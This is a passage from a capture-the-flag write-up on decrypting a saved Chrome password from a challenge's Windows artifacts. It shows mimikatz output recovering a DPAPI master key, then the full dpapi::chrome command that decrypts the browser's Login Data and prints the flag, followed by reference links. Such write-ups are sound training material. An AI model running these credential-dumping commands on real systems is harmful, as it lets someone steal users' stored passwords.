0eb3e00c009bd76f836ae991cef540d74c0a6a31527b7e1df4b0d55a6760e41271f3dcaad163a6fb648f898281
424728485335676c0374735cab055088e66bc55a72fc2087d64038d1d716f5efd4bdd4ce19971d082db004a36d
```

```
e70c351a2bd9b6ba9cf8f89a7481150b26f5808bc

[backupkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 9e4ad8f433383f8543cdc7f97d94cc46
    rounds           : 00001f40 - 8000
    algHash          : 0000800e - 32782 (CALG_SHA_512)
    algCrypt         : 00006610 - 26128 (CALG_AES_256)
    pbKey            : 32bafd010af552fd03f566b9e411cc6ef7860c8e33c4feca3cc3c7fe2e87e09bb47
7111b88a1930650c8c0a10ea1f9314435bca867b3f905127d563009c8f43ed9def056ac533e51f8aa90104d98a
d591a156dffe6776c53ffd4df22cd639c83162396244aff646226e14681dddbf749

[credhist]
  **CREDHIST INFO**
    dwVersion        : 00000003 - 3
    guid             : {a2a87803-e77b-44b9-8ca2-01526cb531e4}



[masterkey] with password: ransom (protected user)
  key : 138f089556f32b87e53c5337c47f5f34746162db7fe9ef47f13a92c74897bf67e890bcf9c6a1d1f4cc
5454f13fcecc1f9f910afb8e2441d8d3dbc3997794c630
  sha1: a765463192eb14812650e62d6b0150a262d1864e
```

Then we can use the master key to decrypt the password and get the flag !

```
mimikatz # dpapi::chrome /in:"AppData\Local\Google\Chrome\User Data\Default\Login Data" /u
nprotect /masterkey:138f089556f32b87e53c5337c47f5f34746162db7fe9ef47f13a92c74897bf67e890bc
f9c6a1d1f4cc5454f13fcecc1f9f910afb8e2441d8d3dbc3997794c630
> Encrypted Key found in local state file
> Encrypted Key seems to be protected by DPAPI
 * using CryptUnprotectData API
 * masterkey     : 138f089556f32b87e53c5337c47f5f34746162db7fe9ef47f13a92c74897bf67e890bcf
9c6a1d1f4cc5454f13fcecc1f9f910afb8e2441d8d3dbc3997794c630
> AES Key is: 46befddb52a607c5e775b7a930b6b6c4f3a35e7c1c30aaa4ce0d2277fbca6c19

URL     : https://windowsliveupdater.com/ ( https://windowsliveupdater.com/ )
Username: ransomoperator@draeglocker.com
 * using BCrypt with AES-256-GCM
Password: HTB{Br0ws3rs_C4nt_s4v3_y0u_n0w}
```

Related sources

https://www.alertra.com/blog/decrypting-browser-passwords-other-secrets

https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/dpapi-extracting-passwords https://www.synacktiv.com/ressources/univershell_2017_dpapi.pdf

https://www.ired.team/offensive-security/credential-access-and-credential-dumping/reading-dpapi-encrypted-secrets-with-mimikatz-and-c++